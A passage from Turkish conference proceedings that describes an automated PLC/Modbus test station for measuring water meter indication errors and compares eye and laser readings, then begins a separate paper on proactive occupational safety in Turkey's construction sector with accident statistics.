- Yapısal Gösterge Hataların Belirlenmesi (Determination of intrinsic errors of indication)
- Su Sıcaklığı Testi (Water temperature test)
- Aşırı Su Sıcaklığı Testi (Overload water temperature test)
- Su Basıncı Testi (Water pressure test)
- Ters Akış Testi (Reverse flow test)
- Basınç Kaybı Testi (Pressure lost test)
- Akış Bozucu Testleri (Flow disturbance tests)
- Dayanıklılık Testleri (Durability tests)
- Manyetik Alan Testi (Magnetic Field Testing)
- Su Sayacının Yardımcı Cihazlarına Yapılan Testler (Tests on ancillary devices of a water meter)
- Çevresel Testler (Environmental testing)

Yukarıda verilen testler arasında Statik Basınç Testi ve Yapısal Gösterge Hatalarının Belirlenmesi en önemli testlerdir. Statik Basınç deneyinin amacı su sayacının basınç altında su kaçırmadan ve zarar görmeden çalışabileceğini tescillemeştir. Su kaçıran bir su sayacının doğruluğundan söz etmek mümkün değildir. Yapısal Gösterge Hatalarının Belirlenmesi ise su sayacının ne kadar hatalı ölçüm yaptığını ve montaj açısının hataya etkisini belirlemek için uygulanır.

Su sayaçlarında olduğu gibi elektrik sayaçlarında OIML-R46 standardı, gaz sayaçlarında OIML-R137 standardı, ısı sayaçlarında OIML-R75 standardı baz alınır test ilgili testler uygulanır [6-8].

Sayaç indeksi en pratik, maliyetsiz ve geleneksel yöntem olan gözle okunmaktadır. Gözle yapılan okumalarda okunabilecek maksimum çözünürlük sayaç üzerinde bulunan en küçük alt skalanın skala aralığı kadardır. Gözün sayaca olan uzaklığı, açısı ve ortam ışıklandırması da indeks okumada farklılıklara yol açmaktadır. Geleneksel yöntem alternatif olarak lazer sensör ve kamera gibi elektronik cihazlar yardımı ile sayaca herhangi bir donanım eklemeyen tüm sayaçlar temassız olarak ve daha fazla çözünürlükle okunabilmektedir. Sayaca mıknatıslı ibre, yıldızlı ibre, mini switch gibi donanımlar takılarak sayaçlar elektronik okumaya uygun hale getirilebilir. Fakat yapılan bu eklemeler okuma esnasında düşük debi testlerini frenleme yaparak olumsuz yönde etkileyeceği için tercih edilmez.

Sayaçların hata değerleri belirlendikten sonra bu hata değerini minimize etmek için sayaçlar alt gövdelerinde bulunan by-pass ayar vidası yardımıyla ayarlanır. By-pass deliği pervaneye çarpan su miktarını by-pass yaparak artırıp azaltabilmektedir.

Bu çalışmada CEM marka KDM5 model soğuk su sayacının “Yapısal Gösterge Hatasının Belirlenmesi” için bir test istasyonu tasarlanmıştır. Farklı test istasyonları ile doğruluğu karşılaştırılmış. Sayacın hata değerleri gözle ve lazer sensör ile okunmuş ve sonuçlar kayıt altına alınmıştır. Elde edilen sonuçların avantaj ve dezavantaj karşılaştırma tablosu yapılmıştır.

2. YÖNTEM

Yapısal gösterge hatalarının belirlenmesinde aşağıda verilen (1), (2) ve (5) test debisi için üç tekrar (3), (4), (6) iki tekrar yapılır.

$$Q_1 - 1.1xQ_1 \text{ arası} \quad (1)$$

$$Q_2 - 1.1xQ_2 \text{ arası} \quad (2)$$

$$0.33x(Q_2 + Q_3) - 0.37x(Q_2 + Q_3) \text{ arası} \quad (3)$$

$$0.67x(Q_2 + Q_3) - 0.74x(Q_2 + Q_3) \text{ arası} \quad (4)$$

$$0.9xQ_3 - Q_3 \text{ arası} \quad (5)$$

$$0.95xQ_4 - Q_4 \text{ arası} \quad (6)$$

Kombine sayaçlar için (7) ve (8) test debileri de uygulanır.

$$0.85xQ_{x1} - 0.95Q_{x1} \text{ arası} \quad (7)$$

$$1.05xQ_{x2} - 1.15Q_{x2} \text{ arası} \quad (8)$$

Not : (1) (2) ve (5) debilerinin uygulanması zorunludur. Tekrarlanabilirlik hesaplamalarının yapılması için yeterlidir. OIML R49-1'e göre su sayaçlar doğruluk sınıfları Sınıf 1 ve Sınıf 2 olmak üzere ikiye ayrılır. Sınıf 1 sınıfı için kabul edilebilir maksimum hata:

$$Q_2 < Q < Q_4 \text{ debi aralığında} \quad (9)$$

$$0.1 \text{ } ^\circ\text{C} < T < 30 \text{ } ^\circ\text{C} \text{ arası için } \% \mp 1, 30 \text{ } ^\circ\text{C} < T \text{ için } \% \mp 2 \quad (10)$$

$$Q_1 < Q < Q_2 \text{ debi aralığında} \quad (11)$$

Sıcaklık sınıfına bakılmaksızın $\% \mp 3$ 'tür. Sınıf 2 sınıfı için kabul edilebilir maksimum hata :

$$Q_2 < Q < Q_4 \text{ debi aralığında} \quad (12)$$

$$0.1 \text{ } ^\circ\text{C} < T < 30 \text{ } ^\circ\text{C} \text{ arası için } \% \mp 2, 30 \text{ } ^\circ\text{C} < T \text{ için } \% \mp 3 \quad (13)$$

$$Q_1 < Q < Q_2 \text{ debi aralığında} \quad (14)$$

Sıcaklık sınıfına bakılmaksızın $\% \mp 5$ 'tir. Su sayacın yüzde bağıl gösterge hatası aşağıdaki formülle hesaplanır.

$$\frac{(V_i - V_a)}{V_a} \times 100 \quad (15)$$


Bir su sayacının “Yapısal Gösterge Hatasının Belirlenmesi” testinin uygulanabilmesi için minimum olarak aşağıdaki donanımlara ihtiyacı vardır.

- Mekanik aksamlar
- Elektronik aksamlar
- Besleme sistemleri
- Debi hat sistemleri
- Ağırlık ölçüm sistemleri
- Test, okuma ve hesaplama

- **Mekanik Aksamlar**

Test istasyonu, tüm parçaları bir arada tutan şase ve boru tesisatından oluşmaktadır. İstasyonun uzunluğu ve kullanılacak boru tesisatı, test edilecek sayaç adedi ve büyüklüğüne göre değişiklik göstermektedir. İstasyon bir adet DN20 çapındaki T50 sınıfı su sayacını test etmek için gerçekleştirilmiştir.


Gerçeklenen sistemde temel olarak DN25 boru tesisatı, boru tesisatı ve su sayacının Q_4 test hacmini karşılayacak büyüklükte 1000 lt su besleme tankı ve 300 kg terazi tankı, $Q_1 - Q_4$ test debi aralığını karşılayacak saatte 20 m³ debiye sahip Standart Pompa marka pompa, test ağırlığını ölçebilecek 300 kg kapasiteli 2 gr hassasiyetli Baster marka terazi, 0.008-0.254 m³/h, 0.17-6.361 m³/h SMS Tork marka iki adet debimetre ve iki adet SMS Tork marka oransal vana kullanılmıştır.



Şekil 3. Mekanik Bağlantı

- **Elektronik Aksamalar**

Tüm sistem hazırlanan PC-Scada arayüzü ile PLC üzerinden kontrol edilmiştir. PC-Scada arayüzü, debimetreler ve PLC haberleşmesinde Digitus marka USB-RS485 çeviricisi ile Modbus protokolü kullanılmıştır. PLC, modüller ile doğrudan bağlantılı olup, Terazi ile haberleşmesinde Rs232 portu ve protokolü kullanılmıştır.



Şekil 4. Elektronik Bağlantı

Oransal vanalar DA analog çıkış modülünün 4-20mA çıkışı kullanılarak, Pompa DA analog çıkış modülünün 0-10V çıkışı kullanılarak çalıştırılmıştır. Basınç sensörü ve Sıcaklık sensörü AD analog giriş modülü ile değerleri okunmuştur. Sayaç okumada kullanılan lazer sensör ise PLC nin fast I/O çıkışı üzerinden pulse girişi olarak okunmuştur. Sistemin çalışması için gerekli olan aç/kapa vanalar ve pozisyon bilgileri veren switchler için SP dijital modül kullanılmıştır.

• **Rs 485 Modbus Haberleşmesi**

Tablo 1. Rs485 Modbus Mesajı

	Açılış	Cihaz Adresi	Fonksiyon	Data	CRC	Kapanış
Bit Uzunluğu	28	8	8	n×8	16	28

Haberleşmede ASCII ve RTU Modları bulunur. RTU Mod seçilmiş ve Data bit 8, baudrate 38400, stop bit 1 ve parity none olarak ayarlanmıştır.

PLC cihaz adresi 01, Debimetreler 02 ve 03 olarak ayarlanmıştır. Kullanılan fonksiyonlar tabloda verilmiştir. Sorgu mesajının ardından cevap mesajı gelmektedir [9].

Tablo 2. Modbus fonksiyonları

Fonksiyon Kodu	İşlem	Cevap
01	Dijital çıkışların ON/OFF durumlarını sorgulama	1 veya 0
02	Dijital girişlerin ON/OFF durumlarını sorgulama	1 veya 0
03	Bellekte saklanan veri kaydını sorgulama	Data
04	Bellekteki girişlerin veri kaydını sorgulama	Data
05	Dijital bir çıkışın ON/OFF durumunu değiştirme	1 veya 0
06	Bellekteki verilerin kaydını değiştirme	Data

Debimetrelerden anlık debi bilgisi D4113 ve D4114 belleklerinden 32 bit data olarak IEEE754 floating point standardına göre gelmektedir [10]. Denklem (16) ile hesaplanır.

Tablo 3. 32 bit debi datası

0x1010 (4113)		0x1011 (4114)	
Byte 1	Byte 2	Byte 3	Byte 4
S EEEEEEE	E MMMMMMM	MMMMMMMM	MMMMMMMM

S (1 bit) : Mantissa sembolü; 1 ise sayı negatif, 0 ise pozitifdir.

E (8 bit) : Exponent; formülde sayının üssü demektir.

M (23 bit) : Mantissa; çarpılacak sayıdır. Aşağıdaki formül ile gerçek debi hesaplanmıştır.

$$V = (-1)^S 2^{(E-127)} (1 + M) \quad (16)$$

Terazinin anlık ağırlık bilgisi D200-D206 belleklerinde 7 bit olarak ASCII olarak saklanmaktadır. 7 bitlik data ASCII tablosunda desimal - karakter dönüşüm kullanılarak sayısal değeri hesaplanır.

Tablo 4. ASCII desimal-karakter dönüşümü

Decimal	44	45	46	48	49	50	51	52	53	54	55	56	57
Char	,	-	.	0	1	2	3	4	5	6	7	8	9


• **Rs 232 Haberleşmesi**

Haberleşmede ASCII ve RTU Modları bulunur. ASCII mod seçil ve Data bit 7, baudrate 9600, stop bit 1, parity even olarak ayarlanmıştır. PLC içerisinde periyodik olarak 100 ms periyotla sürekli okuma yapılır ve gelen data saklanır [11].

Tablo 5. Rs232 Mesajı


1	2	3	4	5	6	7
FF	FF	FF	FF	FF	FF	FF

İlk hareket ibresi kanadı ile kadran arasındaki yükseklik farkı kullanılarak yansıyan lazer ışını yolunun değişmesi ile sensör üzerinde farklı gerilimler oluşmuş ve eşik değer ataması ile kare dalga çıkışı elde edilmiştir. Kare dalga işareti PLC nin 10kHz lik yüksek hızlı pulse girişi aktif edilerek saydırılmıştır.



Şekil 5. Pulse sensör


Pompa DA Modül ile 0-10 V analog çıkışla 12 bit – 2.5 mV çözünürlükle sürülmüştür. Pompanın aktif/pasif edilebilmesi için SP Modülden 1 dijital çıkış kullanılmıştır. Oransal vanalar DA modül ile 4-20 mA analog çıkışla 12 bit – 5 µA çözünürlükle sürülmüştür. Hat basıncının ölçülmesi için kullanılan basınç ve terazi tankında toplanan suyun sıcaklığını ölçmek için kullanılan PT100 sıcaklık sensörü AD modül ile 4-20 mA analog girişle 13 bit – 5 µA çözünürlükle okunmuştur.




Şekil 6. PC-Scada arayüz yazılımı

- **PC Scada Arayüzü**

PC-Scada arayüzü visual studioda hazırlanmıştır. 100 ms periyod ile ana döngüde terazi, debimetreler, lazer sensör, vana pozisyonerleri, basınç ve sıcaklık sensörü değerleri okunmaktadır. İstasyona sayaç bağlandıktan sonra borularda bulunan havanın alınması için otomatik hava temizleme modu yapılmıştır. 250 lt/h debide tüm vanalar açıldıktan sonra sıralı olarak kapanarak boru tesisatında hava kalması engellenmiştir. Lazer sensörün ilk hareket ibresine ayarının yapılması için sensör ayarlama modu yapılmıştır. 250 lt/h debide sensörün adaptif öğrenme modu kullanılarak sensör ayarı yapılmıştır. Sayaç modeli, test debi noktaları, test basınçları kaydedildikten sonra aşağıdaki akış şemasına göre test gerçekleştirilir. Bir veya birden fazla debi test noktası için test otomatik olarak yapılmıştır



Şekil 7. Test akış diyagramı



Şekil 8. Test akış diyagramı

3. SONUÇ

Hayatımızdaki önemli kaynaklardan biri olan suyun tasarrufunun sağlanması için su sayaçlarının daha doğru ölçüm yapması ve bunun ölçülebilir olması gerekmektedir. Sayaçların ölçme hatalarının belirlenmesinde kullanılan test istasyonunun lazer sensör ve otomasyon sistemi sayesinde daha hassas ölçüm yapabileceği yapılan testler sonucunda ortaya konulmuştur. Gözle okuma kişinin fiziksel görme


yeteneğinin yanı sıra gözünün sayaca uzaklığı ve açısı, ortam ışığı ve tecrübesine bağlı iken lazerle okuma kişiden bağımsızdır.

Tablo 6'ya bakıldığında, Q_1 debisi için yapılan gözle okuma test sonuçları %2.55, %3.81, %4.32, sonuçların ortalaması %3.56 ve standart sapması %0,91 iken lazer okuma ile test sonuçları %3.27, %3.42, %3.68, sonuçların ortalaması %3.46 ve standart sapması 0.21'dir. Q_2 debisi için gözle okuma test sonuçları %0.18, %1.02, %1.57, sonuçların ortalaması %0.92 ve standart sapması %0.7 ilen lazer okuma ile test sonuçları %0.76, %1.08, %0.84, sonuçların ortalaması %0.89 ve standart sapması %0.17'dir. Q_3 debisi için gözle okuma test sonuçları %0.38, %1.44, %0.83, sonuçların ortalaması %0.88 ve standart sapması %0.53 ilen lazer okuma ile test sonuçları %0.74, %0.78, %0.91, sonuçların ortalaması %0.81 ve standart sapması %0.09'dur. Q_4 debisi için gözle okuma test sonuçları %0.41, %0.90, %1.27, sonuçların ortalaması %0.86 ve standart sapması %0.43 ilen lazer okuma ile test sonuçları %0.57, %0.71, %0.64, sonuçların ortalaması %0.64 ve standart sapması %0.07'dir. Standart sapma ne kadar az ise sonuçların kesinliği ve doğruluğu o kadar fazladır.

Tablo 6. Çalışmada kullanılan su sayacının gözle ve lazerle okuma test sonuçları

	Q1		Q2		Q3		Q4	
	Göz	Lazer	Göz	Lazer	Göz	Lazer	Göz	Lazer
Test 1	2.55	3.27	0.18	0.76	0.38	0.74	0.41	0.57
Test 2	3.81	3.42	1.02	1.08	1.44	0.78	0.90	0.71
Test 3	4.32	3.68	1.57	0.84	0.83	0.91	1.27	0.64
Ortalama	3.56	3.46	0.92	0.89	0.88	0.81	0.86	0.64
Standart Sapma	0.91	0.21	0.7	0.17	0.53	0.09	0.43	0.07

Tablo 6'daki her bir debi değeri yatay eksen, ortalama yüzde hata değerleri ise dikey eksen oluşturularak Grafik 1'deki hata-debi grafiğinin koordinat noktaları bulunur. Sayaç başlangıçta durağan halde iken debi artmaya başladığında dönmeye başladığı için grafik $-\infty$ dan başlayarak debi artışı ile sayacın hatası doğru orantılı değişmediği için koordinat noktaları üzerinden geçecek şekilde yumuşatılmış bir grafik çizilir ve sayacın karakteristik eğrisi oluşturulmuş olur. Debi noktaları arttırılarak grafiğin kesinliği ve doğruluğu arttırılabilir. Sınıf 2 bir su sayacı için Q_1 debisinden Q_2 debisine kadar (Q_2 debisi hariç) maksimum hata limiti $\pm 5\%$ iken Q_2 debisinden Q_4 debisine kadar (Q_2 debisi dahil) maksimum hata limiti $\pm 2\%$ dir. Hata limiti içerisinde olan her sayaç doğru kabul edilmektedir. Bu çalışmada geliştirdiğimiz lazerli okuma ve otomasyon sistemi ile test sürelerinin kısaltılabileceği, birim zamanda daha fazla ve daha hassas doğrulukla test yapılabileceği ve çoklu test özelliği ile tüm testleri personele ihtiyaç duymaksızın otomatik tamamlanabileceği öngörülmektedir. Bu sayede test personelinin birden fazla istasyonu kullanma olanağı da bulunmaktadır.



Grafik 1. Gözle ve lazerle okuma hata-debi grafiği

Her ölçümde hata vardır fakat önemli olan bu hatayı en aza indirmektir. Her işin bir yapılma süresi vardır önemli olan daha kısa sürede tamamlamaktır. Buda ancak daha hassas ve hızlı ölçüm yapabilen elektronik cihazlar yardımı ile mümkündür. Gelecekte yaşanabilecek su kıtlıklarını düşünüldüğünde suyun öneminin artacağı ve bunun gibi daha çok teknolojik test istasyonuna ihtiyacımız olacağı kesindir. Bir sonraki çalışmamızda sayaca göre pozisyonunu ayarlayabilen elektronik cihazlar ile test yapmaya ve birden fazla sayacı otomatik olarak kalibre etmeye çalışacağız. Ayrıca ileride aynı anda çok sayıda su sayacı test edebilecek bir istasyon üzerinde çalışmalar yapacağız.

4. KAYNAKÇA

- [1] “2014/32/AB Ölçü Aletleri Yönetmeliği” (29 Haziran 2016)
- [2] M. A. Baran, “Dünyanın Mevcut Su Potansiyeli ve Deniz Suyu Arıtımı” (2017)
- [3] Ç. C. Dilcan, G. Çapar, A. Korkmaz, Ö. İritiş, Y. Karaaslan, B. Selek, “İçme Suyu Şebekelerinde Görülen Su Kayıplarının Dünyada ve Ülkemizdeki Durumu” (Haziran 2018)
- [4] “Ölçü ve Ölçü Aletleri Muayene Yönetmeliği” (24 Temmuz 1994)
- [5] “OIML-R49 Water meters intended for the metering of cold potable water and hot water” (Edition 2016)
- [6] “OIML-R46 Active Electrical Energy Meters” (2012)
- [7] “OIML-R137 Gas Meters” (2012)
- [8] “OIML-R75 Heat Meters” (2002)
- [9] “Modicon Modbus Protocol Reference Guide” (June 1996).
- [10] “IEEE 754 Standart for Floating-Point Arithmetic” (2019)
- [11] “Interface Between Data Terminal Equipment and Data Circuit- Terminating Equipment Employing Serial Binary Data Interchange” (1 October 1997)

İNŞAAT SEKTÖRÜ İŞ SAĞLIĞI VE GÜVENLİĞİNDE PROAKTİF YAKLAŞIMLAR

Cemil Akcay

İstanbul Üniversitesi Mimarlık Fakültesi, İstanbul, Türkiye

cakcay@istanbul.edu.tr

ORCID: 0000-0002-8216-8688

ÖZET

İş sağlığı ve güvenliği konusu gündeme geldiğinde ilk akla gelen sektörlerden birisi inşaat sektörü olmaktadır. İnşaat sektörü ülkemiz gibi büyümekte olan ülkelerde desteklediği çok sayıda alt sektörle birlikte ekonomide oldukça önemli bir yer tutmaktadır. Çok tehlikeli iş kollarının başında gelen inşaat işlerinde meydana gelen iş kazaları sonucu ortaya çıkan yaralanma ve ölümler diğer iş kollarının önüne geçmektedir. İnşaat sektöründe iş sağlığı ve güvenliğinde proaktif yaklaşım iş kazası veya meslek hastalıkları meydana gelmeden önce bunlara sebep olabilecek tehlike kaynaklarının tespit edilip risklerin öngörülmesi ve gerekli tedbirlerin alınarak risklerin yönetilmesidir. Risk yönetimi kapsamında riskin tamamen ortadan kaldırılması bu mümkün değilse kabul edilebilir seviyelere indirilmesi ve çalışanların bu riskler konusunda bilgilendirilerek eğitilmesi temel amaçtır. Ülkemizde 2013 tarihinde yürürlüğe giren 6331 sayılı İş Sağlığı ve Güvenliği Kanununun beraberinde getirdiği yeniliklerden birisi de proaktif yaklaşım sergilenmesidir. Kanunun öngördüğü en önemli proaktif yaklaşım acil durum eylem planları yapılması ve risk değerlendirmesidir. Risk değerlendirmesi ile amaç proaktif yaklaşım sergilemektir. İnşaat işlerinde yapılması zorunlu olan risk değerlendirmesi iki yılda bir yenilenmektedir. Böylelikle süreç dinamik olarak takip edilmektedir. Kanunun getirdiği yeniliklere rağmen en çok ölümlü iş kazası inşaat sektöründe gerçekleşmeye devam etmektedir. Sosyal Güvenlik Kurumu tarafından her yıl çalışma hayatına ilişkin yayınlanan istatistik bilgiler incelendiğinde covid-19 pandemisi nedeniyle inşaat sektöründeki küçülme ve çalışma hayatı kısıtlamasına rağmen 2019 yılında gerçekleşen ölümlü iş kazalarının yüzde 32'si inşaat işlerinde gerçekleşmiştir. Bu nedenle teknolojinin gelişmesine paralel yeni proaktif yaklaşımlar geliştirilmelidir. Bu çalışma da kanunun beraberinde getirdiği proaktif yaklaşımlar inceledikten sonra son yıllarda iş güvenliği konularında da kendine çalışma alanı bulun göz izleme tekniği ile iş güvenliğinde proaktif yaklaşımlar ele alınacaktır.

Anahtar Kelimeler: İş Sağlığı, İş Güvenliği, İnşaat Sektörü

PROACTIVE APPROACHES TO OCCUPATIONAL HEALTH AND SAFETY IN THE CONSTRUCTION SECTOR

ABSTRACT

The construction sector is the first sector that comes to mind when health and safety issue comes up. The construction sector with many sub-sectors it supports has a very important place in the economy of developing countries like Turkey. In terms of injuries and deaths resulting from work accidents, construction works, which are one of the most dangerous business lines, are ahead of other industries. A proactive approach in occupational health and safety in the construction industry is to identify the sources of danger that may cause them before the occurrence of occupational accidents or occupational diseases, to anticipate the risks, and to manage the risks by taking the necessary precautions. Within the scope of risk management, the main purpose is to eliminate the risk completely, if this is not possible, to reduce it to acceptable levels, and to inform and train employees about these risks. One of the innovations brought by the occupational health and safety law no. 6331, which entered into force in 2013 in Turkey, is the proactive approach. The most importantly proactive approach stipulated by the law is making emergency action plans and risk assessments. With risk assessment, the aim is to show a proactive approach. The compulsory risk assessment in construction works is renewed every two years. Thus, the process is followed dynamically. Despite the innovations brought by the law, the most fatal occupational accidents continue to occur in the construction sector. According to the statistical data published by the social security institution of Turkey, despite the contraction in the construction sector and the restriction of working life due to the covid-19 pandemic, 32 percent of the total fatal occupational accidents in 2019 occurred in construction works. Therefore, new proactive approaches should be developed in parallel with the advancement of technology. In this study, after examining the proactive approaches brought by the Occupational Health and Safety Law No. 6331, the eye-tracking technique, which has found a field of work for occupational safety issues in recent years, will be handle. The proactive approaches in occupational safety will be discussed.

Keywords: *Occupational Health, Occupational Safety, Construction Sectors*

1.GİRİŞ

İş sağlığı ve güvenliği bir kanuni zorunluluğun ötesinde çalışma hayatında bir kültür bir yaşam felsefesi olmalıdır. Dünya çalışma örgütü (ILO) ve Sağlık örgütü (Who) ya göre “İş sağlığı, hangi işi yaparlarsa yapsınlar bütün çalışanların fiziksel, zihinsel ve sosyal refahlarının mümkün olan en yüksek düzeye çıkarılmasını ve burada tutulmasını; çalışma koşullarından kaynaklanan sağlık sorunlarının önlenmesini; işçilerin fiziksel ve biyolojik kapasitelerine uygun mesleki ortamlarda çalıştırılmalarıdır” [1,2]. Tanımdan da anlaşılacağı üzere işçilerin işyerindeki çalışma ortamından ve çalışma sırasındaki koşullardan dolayı sağlıkları ile ilgili sorun yaşamaması ve meslek hastalığına yakalanmaması için gerekli tedbirlerin alınması iş sağlığının çerçevesini oluşturmaktadır. İş güvenliği ise işçilerin işyerinde çalıştıkları işle ilgili kullandıkları makine, araç ve gereç, malzemeler ve çalışma ortamından kaynaklı iş kazasına maruz kalmamaları için tehlike kaynaklarının tespit edilip risklerin kabul edilebilir düzeye indirilmesidir. Dünya Sağlık Örgütü (WHO), sağlığı, yalnız hastalık ve sakatlığın olmaması değil, bedensel, ruhsal ve sosyal yönden tam bir iyilik hali olarak tanımlamaktadır [2]. Bu nedenle çalışanların sadece bedensel değil ruhsal ve sosyal yönden de sağlığını etkileyecek faktörlerin ortadan kaldırılması gerekmektedir.

İş sağlığı ve güvenliğinin tarihine bakıldığında 1833 yılında İngiltere’de fabrikalar yasasının hayata geçirilmesiyle başlayan süreç, 1844 yılında ilk defa işyerlerinde doktor çalıştırılmasıyla devam etmiştir [3]. İngiltere’nin öncülüğünde başlayan süreç 1849 yılında Almanya, 1840 yılında İsviçre ve 1842 yılında Fransa’da iş sağlığı ve güvenliği kanunlarının yasalaşmasıyla devam etmiştir [4]. 1919 yılında ülkelerin yaptığı bireysel çalışmalar Uluslararası Çalışma Örgütü’nün (ILO) Birleşmiş Milletler çatısı altında kurulmasıyla uluslararası platforma taşınmıştır. 1946 yılında ILO bağımsız bir kuruluş halini almıştır [5]. Sadece dünyanın önde gelen ülkelerinde değil ülkemizde de iş sağlığı ve güvenliğine büyük önem verilmiştir. Osmanlı İmparatorluğu döneminde ilk düzenleme 1865 yılında Kömür madenlerinde çalışan işçilerin çalışma saati ve çalışma koşullarını düzenleyen Dilaver Paşa Nizamnamesi olmuştur [6]. 1869 yılında çıkartılan Maadin Nizamnamesi ile iş güvenliği ile ilgili düzenlemeler yapılmıştır [7]. 1876 yılında yasalaşan ilk medeni kanunla birlikte işverenin kusurundan kaynaklı işçinin gördüğü zararların işveren tarafından tanzim edilmesi kuralı getirilmiştir [8]. Cumhuriyet döneminde 1936 tarihinde çıkarılan 3008 sayılı İş Kanunu, iş sağlığı ve güvenliği ile ilgili önemli düzenlemeler getirmiştir. 1971 yılında 1475 sayılı yasa ile yeni bir İş Kanunu çıkartılmış ve iş sağlığı güvenliği ile ilgili hükümler yeniden düzenlenmiştir. 4857 sayılı iş kanunu ise 2003 tarihinde yürürlüğe girmiştir. Söz konusu yasayla birlikte İş Sağlığı ve Güvenliği ile ilgili çok sayıda yönetmelik de çalışma hayatında yerini almıştır [9]. Ülkemizde Uluslararası Çalışma Örgütü ile mevcut ulusal İş Sağlığı ve Güvenliği (İSG) sisteminin haritalanması yoluyla iş güvenliği ve sağlığı alanında iyileşmelere yönelik yenilenmiş çabalarda sağlanan ilerlemeyi ortaya koymak amacıyla İş Sağlığı ve Güvenliğini Geliştirme Çerçeve Sözleşmesi, 2006 (No. 187) imzalanmıştır [10]. 6331 sayılı İş Sağlığı ve Güvenliği Kanunu 2012 yılında kabul edilmiş ve 2013 yılında yürürlüğe girmiştir.

4857 sayılı İş Kanununda bir bölüm olarak yer alan iş sağlığı ve güvenliği konusu 6331 sayılı yasa ile kanun haline getirilmiştir [11].

6331 sayılı kanunla birlikte çalışma hayatımıza birçok yenilik gelmiştir. 6331 sayılı yasa ile iş sağlığı ve güvenliği konusunda tazmin edici yaklaşımın yerini proaktif yaklaşım almıştır [12]. İş güvenliği ile uğraşanlar yeni yasa çerçevesinde kaza olmadan kaza ihtimallerini ortadan kaldırmaya, ya da alınacak önlemlerle, riskleri kabul edilebilir seviyeye çekmeye yönelik çalışmalar yapmaları esastır [13]. Yeni İSG yasının getirdiği yenilikler aşağıda verilmiştir [14].

- Risk değerlendirmesi
- İş yerinde iş sağlığı ve güvenliği hizmetlerinin örgütlenmesi
- İş güvenliği, işyeri hekimi ve diğer sağlık personeli çalıştırma yükümlülüğü
- İş sağlığı ve güvenliği kurulu kurulması
- Çalışan temsilcisinin atanması
- Sağlık gözetimi hizmetinin sağlanması
- Çalışanların eğitimi
- İş kazası ve meslek hastalıklarının kayıt altına alınması ve bildirilmesi
- Acil durum eylem planlarının yapılması

Yukarıda sayılan maddeler içerisinde öncelikli proaktif yaklaşımlara bakıldığında, çalışanların eğitimi, acil durum eylem plan ve tatbikatları ve risk değerlendirmesi yapılmasıdır. Özellikle çok tehlikeli işlerden olan inşaat işlerinde risk değerlendirmesi oldukça önemli ve yapılması zorunludur. Risk değerlendirmesi ile şantiye içerisinde var olan veya şantiye dışından gelen tehlikelerin tanımlanması ve tehlikelerden kaynaklı riskleri yönetilmesi amaçlanmaktadır. Tehlike kaynakları bertaraf edilmeli, edilmesi mümkün değilse getirdiği riskler kabul edilebilir seviyelere indirgenmelidir. Yaklaşık yedi senedir yürürlükte olan yeni iş sağlığı ve güvenliği kanununun temel felsefesi proaktif yaklaşım olmakla birlikte, uygulamada ne kadar başarılı olduğu Sosyal Güvenlik Kurumu tarafından her yıl yayınlanan iş kazaları istatistiklerinin incelenmesiyle ortaya çıkacaktır.

1.1. İş Kazası Verilerinin İncelenmesi

İş kazası; Uluslararası Çalışma Örgütü tarafından “belirli bir zarara ya da yaralanmaya neden olan beklenmeyen ve önceden planlanmamış bir olay” olarak tanımlanmıştır [1]. Dünya Sağlık Örgütüne göre ise iş kazası ise “önceden planlanmamış, çoğu kez kişisel yaralanmalara, makinaların, araç ve gereçlerin zarara uğramasına, üretimin bir süre durmasına yol açan bir olaydır” [2]. 6331 sayılı İş Sağlığı ve Güvenliği Kanunu ise “işyerinde veya işin yürütümü nedeniyle meydana gelen, ölüme sebebiyet veren veya vücut bütünlüğünü ruhen ya da bedenen engelli hâle getiren olay” olarak iş kazasını tanımlamıştır.


Sosyal Güvenlik Kurumu tarafından yayımlanan iş kazası istatistikleri incelendiğinde iş kazası

ağırlık hızları grafik 1 ve 2’de iş kazası sıklık hızları grafik 3 ve 4’de verilmiştir [15].

Tablo 1. İş Kazası Ağırlık Hızı [15]

İş Kazası Ağırlık Hızı		
Yıl	Gün	Saat
2013	507	0,406
2014	514	0,411
2015	565	0,452
2016	665	0,532
2017	973	0,778
2018	1259	1,007
2019	548	0,438

Tablodaki iş kazası ağırlık hızı verileri Grafik olarak Grafik 1 ve Grafik 2’de verilmiştir.



Grafik 1. İş Kazası Ağırlık Hızı (Gün)

Grafik 2. İş Kazası Ağırlık Hızı (Saat)

İş Kazası Ağırlık Hızı (Gün) : Bir takvim yılında 1.000.000 saatte kaç iş gününün iş kazası nedeniyle kaybedildiğini gösterir.

İş Kazası Ağırlık Hızı (Saat) : Çalışılan her 100 saatin kaç saatin kaybedildiğini gösterir.

$$\text{İş Kazası Ağırlık Hızı (Gün)} = \text{TGK} / (\text{PTEGS} \times 8) \times 1.000.000$$

$$\text{İş Kazası Ağırlık Hızı (Saat)} = (\text{TGK} \times 8) / (\text{PTEGS} \times 8) \times 100$$


TGK : İş kazası sonucu toplam gün kaybı (geçici iş göremezlik süreleri) + (sürekli iş göremezlik dereceleri toplamı x 75) + (ölüm vaka sayısı x 7500)

PTEGS : Toplam prim tahakkuk eden gün sayısı (her gün için 8 saatlik tam çalışma ile çarpılarak tüm sigortalıların bir yıllık çalışma saati)

Tablo 2. İş Kazası Sıklık Hızı [15]

İş Kazası Sıklık Hızı		
Yıl	100 kişide	1000000 iş saati
2013	1,32	5,88
2014	1,47	6,51
2015	1,52	6,77
2016	1,78	7,90
2017	2,24	9,94
2018	2,42	10,76
2019	2,42	10,76

Tablodaki iş kazası sıklık hızı verileri Grafik olarak Grafik 3 ve Grafik 4’de verilmiştir.



Grafik 3. İş Kazası Sıklık Hızı 100 Kişide

Grafik 4. İş Kazası Sıklık Hızı 1000000 İş Saati

İş Kazası Sıklık Hızı (100 kişide) : Tam gün çalışan her 100 kişi arasında kaç kaza olduğunu gösterir

İş Kazası Sıklık Hızı (1000000 iş saati) : Bir takvim yılında çalışılan 1.000.000 iş saatine karşılık kaç kaza olduğunu gösterir.

$$\text{İş Kazası Sıklık Hızı (100 kişide)} = \text{İKS} / (\text{PTEGS} \times 8) \times 225.000$$


$$\text{İş Kazası Sıklık Hızı (1000000 iş saati)} = \text{İKS} / (\text{PTEGS} \times 8) \times 1.000.000$$

